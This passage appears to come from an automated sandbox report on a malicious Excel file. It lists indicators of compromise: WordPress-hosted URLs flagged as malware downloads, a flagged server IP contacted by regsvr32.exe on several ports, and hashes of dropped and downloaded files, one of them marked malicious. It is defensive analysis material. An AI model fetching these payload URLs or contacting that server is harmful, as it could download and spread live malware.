| learnviaonline.com      | 9%        | Virustotal |       | <a href="#">Browse</a> |
| stainedglassexpress.com | 5%        | Virustotal |       | <a href="#">Browse</a> |

## URLs

| Source                                                                                                    | Detection | Scanner         | Label   | Link                   |
|-----------------------------------------------------------------------------------------------------------|-----------|-----------------|---------|------------------------|
| <a href="http://learnviaonline.com/wp-admin/qGb/">http://learnviaonline.com/wp-admin/qGb/</a>             | 14%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://learnviaonline.com/wp-admin/qGb/">http://learnviaonline.com/wp-admin/qGb/</a>             | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://crl.pkioverheid.nl/DomOvLatestCRL.crl0">http://crl.pkioverheid.nl/DomOvLatestCRL.crl0</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://ocsp.comodoc">http://ocsp.comodoc</a>                                                     | 0%        | Avira URL Cloud | safe    |                        |

| Source                                                                                                                            | Detection | Scanner         | Label   | Link                   |
|-----------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|---------|------------------------|
| <a href="http://milanstaffing.com/images/D4TRnDubF/">http://milanstaffing.com/images/D4TRnDubF/</a>                               | 13%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://milanstaffing.com/images/D4TRnDubF/">http://milanstaffing.com/images/D4TRnDubF/</a>                               | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://kolejleri.com/wp-admin/REvup/">http://kolejleri.com/wp-admin/REvup/</a>                                           | 18%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://kolejleri.com/wp-admin/REvup/">http://kolejleri.com/wp-admin/REvup/</a>                                           | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://ocsp.entrust.net03">http://ocsp.entrust.net03</a>                                                                 | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://165.22.73.229:8080/">http://https://165.22.73.229:8080/</a>                                               | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://https://165.22.73.229/">http://https://165.22.73.229/</a>                                                         | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0">http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0</a> | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://165.22.73.229/E&amp;">http://https://165.22.73.229/E&amp;</a>                                             | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://https://secure.comodo.co">http://https://secure.comodo.co</a>                                                     | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://www.diginotar.nl/cps/pkioverheid0">http://www.diginotar.nl/cps/pkioverheid0</a>                                   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://crl.com">http://crl.com</a>                                                                                       | 0%        | URL Reputation  | safe    |                        |
| <a href="http://ocsp.entrust.net0D">http://ocsp.entrust.net0D</a>                                                                 | 0%        | URL Reputation  | safe    |                        |
| <a href="http://https://165.22.73.229:8080/4">http://https://165.22.73.229:8080/4</a>                                             | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://https://165.22.73.229:8080/0">http://https://165.22.73.229:8080/0</a>                                             | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://https://165.22.73.229/d">http://https://165.22.73.229/d</a>                                                       | 0%        | Avira URL Cloud | safe    |                        |

## Domains and IPs

### Contacted Domains

| Name                    | IP              | Active | Malicious | Antivirus Detection                                                                       | Reputation |
|-------------------------|-----------------|--------|-----------|-------------------------------------------------------------------------------------------|------------|
| kolejleri.com           | 85.114.142.153  | true   | true      | <ul style="list-style-type: none"> <li>12%, Virustotal, <a href="#">Browse</a></li> </ul> | unknown    |
| milanstaffing.com       | 107.189.3.39    | true   | false     | <ul style="list-style-type: none"> <li>7%, Virustotal, <a href="#">Browse</a></li> </ul>  | unknown    |
| learnviaonline.com      | 103.171.181.223 | true   | false     | <ul style="list-style-type: none"> <li>9%, Virustotal, <a href="#">Browse</a></li> </ul>  | unknown    |
| stainedglassexpress.com | 66.71.247.68    | true   | false     | <ul style="list-style-type: none"> <li>5%, Virustotal, <a href="#">Browse</a></li> </ul>  | unknown    |

### Contacted URLs

| Name                                                                                                | Malicious | Antivirus Detection                                                                                                         | Reputation |
|-----------------------------------------------------------------------------------------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------|------------|
| <a href="http://learnviaonline.com/wp-admin/qGb/">http://learnviaonline.com/wp-admin/qGb/</a>       | true      | <ul style="list-style-type: none"> <li>14%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://milanstaffing.com/images/D4TRnDubF/">http://milanstaffing.com/images/D4TRnDubF/</a> | true      | <ul style="list-style-type: none"> <li>13%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://kolejleri.com/wp-admin/REvup/">http://kolejleri.com/wp-admin/REvup/</a>             | true      | <ul style="list-style-type: none"> <li>18%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: malware</li> </ul> | unknown    |


### URLs from Memory and Binaries

| Name                                                                                                      | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Malicious | Antivirus Detection                                                     | Reputation |
|-----------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| <a href="http://crl.pkioverheid.nl/DomOvLatestCRL.crl0">http://crl.pkioverheid.nl/DomOvLatestCRL.crl0</a> | regsvr32.exe, 00000004.00000002.1214980214.0000000002E60000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.1215008550.0000000002F0F000.0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.1215002537.00000002F08000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1215024269.0000000002F5B000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1214998850.000000002F44000.00000004.00000020.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://ocsp.comodoc">http://ocsp.comodoc</a>                                                     | regsvr32.exe, 00000008.00000002.1215002537.0000000002F08000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                        | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |

| Name                                                                                                                              | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Malicious | Antivirus Detection                                                     | Reputation |
|-----------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| <a href="http://crl.entrust.net/server1.crl0">http://crl.entrust.net/server1.crl0</a>                                             | regsvr32.exe, 00000004.00000002.12149802<br>14.0000000002E60000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0006.00000002.1215008550.0000000002F0F00<br>0.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000008.00000002.1215002537.000<br>0000002F08000.00000004.00000020.00020000<br>.00000000.sdmp, regsvr32.exe, 0000000A.0<br>0000002.1215024269.0000000002F5B000.0000<br>0004.00000020.00020000.00000000.sdmp, re<br>gsvr32.exe, 0000000A.00000002.1214998850<br>.0000000002F44000.00000004.00000020.0002<br>0000.00000000.sdmp | false     |                                                                         | high       |
| <a href="http://ocsp.entrust.net03">http://ocsp.entrust.net03</a>                                                                 | regsvr32.exe, 00000004.00000002.12149802<br>14.0000000002E60000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0006.00000002.1215008550.0000000002F0F00<br>0.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000008.00000002.1215002537.000<br>0000002F08000.00000004.00000020.00020000<br>.00000000.sdmp, regsvr32.exe, 0000000A.0<br>0000002.1215024269.0000000002F5B000.0000<br>0004.00000020.00020000.00000000.sdmp, re<br>gsvr32.exe, 0000000A.00000002.1214998850<br>.0000000002F44000.00000004.00000020.0002<br>0000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://https://165.22.73.229:8080/">http://https://165.22.73.229:8080/</a>                                               | regsvr32.exe, 00000004.00000002.12145702<br>94.00000000001DE000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0004.00000003.982445860.0000000001DE000<br>.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000006.00000002.1214943088.0000<br>000002EE0000.00000004.00000020.00020000.<br>00000000.sdmp, regsvr32.exe, 0000000A.00<br>000002.1214621472.0000000000295000.00000<br>004.00000020.00020000.00000000.sdmp                                                                                                                     | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://https://165.22.73.229/">http://https://165.22.73.229/</a>                                                         | regsvr32.exe, 00000004.00000002.12145702<br>94.00000000001DE000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0004.00000003.982445860.0000000001DE000<br>.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000006.00000002.1214569548.0000<br>00000015A000.00000004.00000020.00020000.<br>00000000.sdmp, regsvr32.exe, 00000008.00<br>000002.1214649654.0000000000305000.00000<br>004.00000020.00020000.00000000.sdmp, reg<br>svr32.exe, 0000000A.00000002.1214621472.<br>0000000000295000.00000004.00000020.00020<br>000.00000000.sdmp   | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0">http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0</a> | regsvr32.exe, 00000008.00000002.12149802<br>14.0000000002E60000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0006.00000002.1215008550.0000000002F0F00<br>0.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000008.00000002.1215002537.000<br>0000002F08000.00000004.00000020.00020000<br>.00000000.sdmp, regsvr32.exe, 0000000A.0<br>0000002.1214998850.0000000002F44000.0000<br>0004.00000020.00020000.00000000.sdmp                                                                                                                   | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://https://165.22.73.229/E&amp;">http://https://165.22.73.229/E&amp;</a>                                             | regsvr32.exe, 0000000A.00000002.12146214<br>72.0000000000295000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://https://secure.comodo.co">http://https://secure.comodo.co</a>                                                     | regsvr32.exe, 00000008.00000002.12150025<br>37.0000000002F08000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.diginotar.nl/cps/pkioverheid0">http://www.diginotar.nl/cps/pkioverheid0</a>                                   | regsvr32.exe, 00000004.00000002.12149802<br>14.0000000002E60000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0006.00000002.1215008550.0000000002F0F00<br>0.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000008.00000002.1215002537.000<br>0000002F08000.00000004.00000020.00020000<br>.00000000.sdmp, regsvr32.exe, 0000000A.0<br>0000002.1215024269.0000000002F5B000.0000<br>0004.00000020.00020000.00000000.sdmp, re<br>gsvr32.exe, 0000000A.00000002.1214998850<br>.0000000002F44000.00000004.00000020.0002<br>0000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://crl.com">http://crl.com</a>                                                                                       | regsvr32.exe, 00000008.00000002.12150025<br>37.0000000002F08000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |

| Name                                                                                      | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Malicious | Antivirus Detection                                                     | Reputation |
|-------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| <a href="http://ocsp.entrust.net/0D">http://ocsp.entrust.net/0D</a>                       | regsvr32.exe, 00000004.00000002.12149802<br>14.0000000002E60000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0006.00000002.1215008550.0000000002F0F00<br>0.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000008.00000002.1215002537.000<br>0000002F08000.00000004.00000020.00020000<br>.00000000.sdmp, regsvr32.exe, 0000000A.0<br>0000002.1214961522.0000000002F30000.0000<br>0004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://https://secure.comodo.com/CPS0">http://https://secure.comodo.com/CPS0</a> | regsvr32.exe, 00000004.00000002.12149802<br>14.0000000002E60000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0006.00000002.1215008550.0000000002F0F00<br>0.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000008.00000002.1214603254.000<br>0000002DC000.00000004.00000020.00020000<br>.00000000.sdmp, regsvr32.exe, 00000008.0<br>0000002.1215002537.0000000002F08000.0000<br>0004.00000020.00020000.00000000.sdmp, re<br>gsvr32.exe, 0000000A.00000002.1215024269<br>.0000000002F5B000.00000004.00000020.0002<br>0000.00000000.sdmp, regsvr32.exe, 000000<br>0A.00000002.1214998850.0000000002F44000.<br>00000004.00000020.00020000.00000000.sdmp | false     |                                                                         | high       |
| <a href="http://https://165.22.73.229:8080/4">http://https://165.22.73.229:8080/4</a>     | regsvr32.exe, 00000008.00000002.12146756<br>57.000000000030B000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://crl.entrust.net/2048ca.crl0">http://crl.entrust.net/2048ca.crl0</a>       | regsvr32.exe, 00000004.00000002.12149802<br>14.0000000002E60000.00000004.00000020.00<br>020000.00000000.sdmp, regsvr32.exe, 0000<br>0006.00000002.1215008550.0000000002F0F00<br>0.00000004.00000020.00020000.00000000.sdmp,<br>regsvr32.exe, 00000008.00000002.1215002537.000<br>0000002F08000.00000004.00000020.00020000<br>.00000000.sdmp, regsvr32.exe, 0000000A.0<br>0000002.1214961522.0000000002F30000.0000<br>0004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                | false     |                                                                         | high       |
| <a href="http://https://165.22.73.229:8080/0">http://https://165.22.73.229:8080/0</a>     | regsvr32.exe, 00000008.00000002.12146756<br>57.000000000030B000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://https://165.22.73.229/d">http://https://165.22.73.229/d</a>               | regsvr32.exe, 00000006.00000002.12145695<br>48.000000000015A000.00000004.00000020.00<br>020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |

### World Map of Contacted IPs



| Public IPs      |                         |               |                                                                                   |       |                                                       |           |
|-----------------|-------------------------|---------------|-----------------------------------------------------------------------------------|-------|-------------------------------------------------------|-----------|
| IP              | Domain                  | Country       | Flag                                                                              | ASN   | ASN Name                                              | Malicious |
| 85.114.142.153  | kolejleri.com           | Germany       |  | 24961 | MYLOC-ASIPBackboneofmyLocmanagedITAGDE                | true      |
| 103.171.181.223 | learnviaonline.com      | unknown       |  | 7575  | AARNET-AS-APAustralianAcademicandResearchNetworkAARNe | false     |
| 107.189.3.39    | milanstaffing.com       | United States |  | 53667 | PONYNETUS                                             | false     |
| 165.22.73.229   | unknown                 | United States |  | 14061 | DIGITALOCEAN-ASNUS                                    | true      |
| 66.71.247.68    | stainedglassexpress.com | United States |  | 46562 | TOTAL-SERVER-SOLUTIONSUS                              | false     |

| General Information                                |                                                                                                                                                                                                                                                                                                             |
|----------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 34.0.0 Boulder Opal                                                                                                                                                                                                                                                                                         |
| Analysis ID:                                       | 632101                                                                                                                                                                                                                                                                                                      |
| Start date and time: 23/05/202209:49:07            | 2022-05-23 09:49:07 +02:00                                                                                                                                                                                                                                                                                  |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                                                                                                                                                                  |
| Overall analysis duration:                         | 0h 8m 57s                                                                                                                                                                                                                                                                                                   |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                                                                                                                                                       |
| Report type:                                       | light                                                                                                                                                                                                                                                                                                       |
| Sample file name:                                  | Datei_26744565.xls                                                                                                                                                                                                                                                                                          |
| Cookbook file name:                                | defaultwindowsofficecookbook.jbs                                                                                                                                                                                                                                                                            |
| Analysis system description:                       | Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)                                                                                                                                                                        |
| Number of analysed new started processes analysed: | 14                                                                                                                                                                                                                                                                                                          |
| Number of new started drivers analysed:            | 0                                                                                                                                                                                                                                                                                                           |
| Number of existing processes analysed:             | 0                                                                                                                                                                                                                                                                                                           |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                                                                                                                                           |
| Number of injected processes analysed:             | 0                                                                                                                                                                                                                                                                                                           |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                                                                                                                                                       |
| Analysis Mode:                                     | default                                                                                                                                                                                                                                                                                                     |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                                                                                                                                     |
| Detection:                                         | MAL                                                                                                                                                                                                                                                                                                         |
| Classification:                                    | mal100.troj.expl.evad.winXLS@17/18@4/5                                                                                                                                                                                                                                                                      |
| EGA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> </ul>                                                                                                                                                                                                                                 |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 57.8% (good quality ratio 31.8%)</li> <li>• Quality average: 33.7%</li> <li>• Quality standard deviation: 37.7%</li> </ul>                                                                                                                      |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 95%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>                                                                                                                                        |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Found application associated with file extension: .xls</li> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul> |

## Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.226, 173.222.108.210
- Excluded domains from analysis (whitelisted): ctdl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

# Simulations

## Behavior and APIs

| Time     | Type            | Description                                         |
|----------|-----------------|-----------------------------------------------------|
| 09:50:23 | API Interceptor | 3775x Sleep call for process: regsvr32.exe modified |

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASNs

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

|                                                                                                                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Process:                                                                                                                                                                                 | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:                                                                                                                                                                               | Microsoft Cabinet archive data, 61480 bytes, 1 file                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Category:                                                                                                                                                                                | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):                                                                                                                                                                            | 61480                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit):                                                                                                                                                                          | 7.9951219482618905                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:                                                                                                                                                                               | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SSDEEP:                                                                                                                                                                                  | 1536:kmu7iDG/SCACih0/8ulGantJdjFpTE8ITeNjiXKGgUN:CeGf5gKsG4vdjFpjYeX9gUN                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                                                                                                                                     | B9F21D8DB36E88831E5352BB82C438B3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA1:                                                                                                                                                                                    | 4A3C330954F9F65A2F5FD7E55800E46CE228A3E2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-256:                                                                                                                                                                                 | 998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-512:                                                                                                                                                                                 | D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                                                                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Reputation:                                                                                                                                                                              | high, very likely benign file                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                                                                                                                 | MSCF....(.....l.....y.....Tbr .authroot.stl..\$.4..CK..<Tk..c_d.....A.K.....Y.f.....!))\$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..].....B`....Q...c"U.0.n.....J.....4.....i7s...:27....._+...)JE..he.4 .?....h....7..PA..b., .....#1+..o...g....2n1m...=.....Dp;...f..ljX.Dx..r<'.1Ri3B0<w.D.z..)D .8<..c+..`XH..K.,Y..d.j.<A... ..l_IVb[w..rDp...`.....nL.....!G.F....f.fX..f.. ?.....v(...L.<.\.Z..g;>.0v...P ..... ...A..(.x...T0: `g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q..y.....Mq .4..Z.....=[L....AS..9.....+..P.N....EAQ.V. sr.....y.B.`.Efe..8../.....\$..y-.q.J.....nP...2.Q8...O.....M.@\>=X....V..z.4.=.@...ws.N.M3.S.c?...C4]?..\K.9.....^...CU.....O....X.`....._gU...*.V.{V6..m ..D.- ..Q.t.7.....9.~....[...l.<e...~\$.>.....s.l.S....~1..IV.2Ri...]R!8...q...l.X.%.)@.....2.gb,t...};...@Z..<q..y.....e3..cY.we.\$....z..  .#.....l... |

|                                                                                                     |                                  |
|-----------------------------------------------------------------------------------------------------|----------------------------------|
| C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506 |                                  |
| Process:                                                                                            | C:\Windows\System32\regsvr32.exe |
| File Type:                                                                                          | data                             |
| Category:                                                                                           | dropped                          |



|                 |                                                                                                                                                                                                                                                                                              |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Category:       | downloaded                                                                                                                                                                                                                                                                                   |
| Size (bytes):   | 371200                                                                                                                                                                                                                                                                                       |
| Entropy (8bit): | 7.152704988682108                                                                                                                                                                                                                                                                            |
| Encrypted:      | false                                                                                                                                                                                                                                                                                        |
| SSDEEP:         | 6144:hINuuXQASByX7DxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hINu9ASByX7Zy/BJ7rGTK/V3                                                                                                                                                                                                                 |
| MD5:            | 5A9E3E501F04B27A38BCA881A68A1785                                                                                                                                                                                                                                                             |
| SHA1:           | 9573AB24845B8FA1408F0381E64A40A5CC2A879E                                                                                                                                                                                                                                                     |
| SHA-256:        | 306C6E39327DAD93262B4531BA5B95B35F4541C70B0D4A6FE5F1DC8C96C86D8C                                                                                                                                                                                                                             |
| SHA-512:        | FB6BABA1B27D7019DA35D2CF854A111DEE6574196CC9E2022956ABDB3717B5C2321DC8811533205B3AA87A047AC6D927252688AAFAA802AFB989E38568C1EC8                                                                                                                                                              |
| Malicious:      | true                                                                                                                                                                                                                                                                                         |
| Antivirus:      | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: ReversingLabs, Detection: 59%</li></ul>                                                                                                                                                  |
| IE Cache URL:   | http://kolejleri.com/wp-admin/REvup/                                                                                                                                                                                                                                                         |
